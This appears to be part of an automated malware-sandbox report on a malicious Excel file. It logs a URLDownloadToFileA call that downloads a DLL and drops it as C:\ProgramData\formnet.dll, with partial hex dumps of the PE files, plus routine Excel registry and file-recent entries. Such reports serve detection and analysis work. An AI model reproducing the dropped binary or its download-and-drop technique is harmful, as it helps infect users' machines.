C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	unknown	345	94 12 15 5f 94 d1 1a 00 94 11 15 5f 94 85 d1 21 94 13 15 5f 94 35 d3 22 94 05 15 5f 94 35 d3 32 94 95 15 5f 94 d1 1a 02 94 15 15 5f 94 12 15 5e 94 a2 15 5f 94 35 d3 31 94 43 15 5f 94 35 d3 25 94 13 15 5f 94 35 d3 23 94 13 15 5f 94 35 d3 27 94 13 15 5f 94 52 69 63 68 12 15 5f 94 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 9c f4 d0 43 00 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 f0 0c 00 00 90 02 00 00 00 00 00 77 71 0c 00 00 10 00 00 00 00 0d 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 90 0f 00 00 10 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 e0 e7 0d 00 63 00 00 00 c4 df 0d 00 3c 00 00 00 00 60	..._......._...!..._.5."..._.5 .2..._......._...^..._.5.1.C._ .5.%..._.5.#..._.5.'..._.Rich. ._.........................PE. .L......C...........!......... ....wq............@........ ....c....... <....`	success or wait	2	13FDD828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	unknown	4609	b5 96 69 2d 3a 57 2d ed 6d a6 fb 03 27 68 aa ec 68 00 a2 a4 ff a4 ff a6 00 ff a3 00 00 a4 aa 00 76 74 d3 fb 8e de 77 79 bd af 54 83 db 56 ab 18 a1 00 a6 00 ff 00 ff 00 29 e6 f1 5f ba 35 82 f3 94 b5 9c a2 6a 7d 7d 8d 3c b8 f4 1e 6a 1f 19 fa 2a bf 0f a9 ff a6 a7 a9 00 a0 00 00 a5 00 a1 ff 00 a6 a6 a6 e1 07 a8 fa ee 3d 6c 30 53 b9 e3 e9 56 84 16 68 23 25 13 68 9d 8b 00 00 e8 16 8f fb ff 8d 4c 24 0c c7 44 24 38 ff ff ff ff e8 15 ac fe ff eb 0c 6a 01 51 6a 00 8b ce e8 f7 8e fb ff c7 47 08 00 00 00 00 8b 4c 24 30 64 89 0d 00 00 00 00 59 5f 5e 83 c4 30 c2 04 00 cc cc cc cc cc cc cc cc cc cc cc cc 6a ff 68 08 aa 3e 01 64 a1 00 00 00 00 50 83 ec 24 56 57 a1 14 9b 7d 01 33 c4 50 8d 44 24 30 64 a3 00 00 00 00 8b f9 8b 44 24 40 6a 01 68 70 17 7e 01 68 f0 c2 7d 01 6a	..i-:W-.m...'h..h............ ..vt....wy..T..V..........).._ .5......j}}.<...j...*......... ....=l0S...V..h#%.h ....L$..D$8...........j. Qj.........G......L$0d......Y_ ^..0..............j.h..>.d... ..P..$VW...}.3.P.D$0d........ D$@j.hp.~.h..}.j	success or wait	1	13FDD828C	URLDownloadToFileA
C:\ProgramData\formnet.dll	unknown	13285	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 56 74 31 c7 12 15 5f 94 12 15 5f 94 12 15 5f 94 d1 1a 00 94 11 15 5f 94 85 d1 21 94 13 15 5f 94 35 d3 22 94 05 15 5f 94 35 d3 32 94 95 15 5f 94 d1 1a 02 94 15 15 5f 94 12 15 5e 94 a2 15 5f 94 35 d3 31 94 43 15 5f 94 35 d3 25 94 13 15 5f 94 35 d3 23 94 13 15 5f 94 35 d3 27 94 13 15 5f 94 52 69 63 68 12 15 5f 94 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......Vt1..._..._..._....... _...!..._.5."..._.5.2..._..... .._...^..._.5.1.C._.5.%..._.5. #..._.5.'..._.Rich.._.........	success or wait	1	13FDD828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\formnet.dll	unknown	1360	b1 74 35 74 5b 7f 5b 29 eb 1c 20 b9 7e 22 72 fd be 11 6d 9f 09 00 a4 a2 ff 00 a9 00 00 a3 ff 00 a4 aa ff ff 00 ff a4 d2 ae 0a 33 cb e3 b5 ac 79 d0 09 35 e9 7d cc a4 00 00 a6 00 a0 ff 00 a9 ff a8 00 00 a7 ff a4 a7 00 00 aa ff 00 00 1e ea 48 ad 2c 78 85 24 52 21 d3 07 d0 0e 18 8b 89 8f 7d 96 19 85 18 d8 98 e4 84 00 00 00 a7 a7 00 ce 1a ca a5 59 88 bb ef ab ee 85 f7 5a 7b 05 b7 27 a4 0b 1f 36 b6 7b 1b 33 1d e9 4e f1 39 52 bb 89 ae 1c 00 00 a7 a9 ff ff 00 00 00 a7 00 a0 ff a6 00 a9 ff a6 90 74 18 50 a8 2b 62 f1 90 a4 ae 6a f5 7f dc c5 fb d2 6e 6e 53 7b 16 35 47 c6 00 00 00 00 ff ff aa 00 00 a6 00 ff 00 2b d4 dc fc 13 9b 66 ea 82 ff 79 39 2e ff 36 cf 8d 75 b3 97 6f 8c ef bb 31 5e e9 f7 00 a7 ff ff 00 00 ff a4 a3 ff a9 ff a3 00 aa a4 a3 00 a3 ff a2 a4 3d c7 c8	.t5t[.[). .~"r...m..... .....3....y..5.}..... .....H.,x.$R!... .....}.....Y..... ..Z{..'...6.{.3..N.9R..... .....t.P.+b....j..... .nnS{.5G.....+.....f. ..y9..6..u..o...1^..... .....=..	success or wait	10	13FDD828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	unknown	8192	ac d9 50 a6 5b f7 bc 36 65 1f b6 e0 cc d6 a1 6c a1 c8 5a 1a be cd bc a1 00 aa a7 ff 00 00 ff a1 00 00 00 00 00 00 00 a4 00 00 00 ff 00 00 fb a3 bb 9d 84 ec 42 7b da 55 77 e9 78 03 3d 38 00 ff a0 a7 00 ff bc 91 de 08 45 ed a3 39 ae e4 ff 06 a9 84 82 8d 3f 38 80 b0 6b a8 07 b3 1f 5f d9 00 a4 ff 00 ff 00 00 00 00 a4 00 a1 00 ff 00 a2 00 00 3d 74 f9 34 bf b9 cb 05 38 7a d8 b0 49 b5 53 2a 72 95 02 ae 65 29 bc ed d8 7e 24 12 94 43 2c 40 9d d8 3f 00 a9 a9 00 a7 ff 00 aa 00 a8 00 00 a9 8e 0f cf 36 23 57 78 bc ba e5 29 b6 e8 39 c2 93 c2 40 c4 89 9c cf c6 a1 b2 7f a1 a4 00 a6 00 00 a6 a2 00 a4 00 00 00 00 00 00 a2 00 a6 a5 00 00 5e e3 88 4c 9e 9b e7 e6 7b 18 a2 fb 6b 33 e4 34 c8 d8 df c1 da 9a 7a 2a bb 52 48 f5 00 a3 a1 a4 00 a3 ff a4 a2 a7 00 a4 00 00 a0 05 32 ae	..P.[..6e.....l..Z..... .....B{.Uw.x. =8.....E..9.....?8..k. ..._.....=t.4... .8z..I.S*r...e)...~$..C,@..?.. .....6#Wx...)..9...@. .....^..L.... {...k3.4.....z*.RH.... .....2.	success or wait	127	13FDD828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\formnet.dll	unknown	492203	f9 40 62 89 d0 6a 83 48 04 00 a3 93 8b 00 10 83 4c 87 30 8b 00 cc 18 05 8d 40 74 00 50 24 c8 75 85 10 8d 8d 44 54 04 ec 83 8d 4c e0 24 ef 89 7c 24 01 6a 0d 48 80 00 83 24 5d 24 f0 01 89 91 1d 8b f2 f1 8b 41 ff c6 24 c8 48 01 4c e0 ff 48 7b 4c 74 cc d8 48 ff b8 48 e9 ff 24 48 33 eb 10 00 01 d8 93 4d 24 48 8b 48 07 00 04 0f 4c c0 8a 7a b0 44 89 74 cc 6b 15 91 6c 01 63 cc b7 48 5e 00 50 07 5b 0e 7a 24 53 01 8d 72 f3 42 cc 0d cc 8d 33 e8 5a 57 48 fa 8b 8b 8b 48 8b 9c 8b 00 20 ec e9 66 8b 00 8b 20 bd 00 b7 24 e8 4c 24 08 48 00 d9 47 c6 3b 5b a2 e9 50 29 41 8b df c2 b6 00 88 01 48 50 42 3c 53 48 8d 48 48 48 00 8d 24 24 bc 7c ff 0e ff fc 89 01 cc 05 14 cc 4c 68 12 8d 04 48 24 8d 00 cc 00 00 83 8b 8d 89 80 ff c4 f8 83 57 8b 5d ff 24 03 00 cd 68 8d ac 01 75 00 24	.@b..j.H.....L.0.....@t.P$ .u....DT....L.$..\|$.j.H...$]$. .....A..$.H.L..H{Lt..H..H.. $H3.....M$H.H....L..z.D.t.k ..l.c..H^.P. [.z$S..r.B....3.ZWH....H.... ..f... ...$.L$.H..G.; [..P)A.....HPB<SH.HHH.. $$.|.....Lh...H$..... W.].$...h...u.$	success or wait	1	13FDD828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\D0EE0000	unknown	16384	success or wait	3	7FEEAA29AC0	unknown
C:\Users\user\Desktop\D0EE0000	unknown	16384	success or wait	3	7FEEAA29AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDCF7	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE08F	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE12B	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAA29AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDCF7	EDCF7	binary	04 00 00 00 B8 05 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 31 00 2E 00 30 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 CD E5 DA 46 A5 F4 D6 01 F7 DC 0E 00 F7 DC 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE08F	EE08F	binary	04 00 00 00 B8 05 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 54 90 77 4B A5 F4 D6 01 8F E0 0E 00 8F E0 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
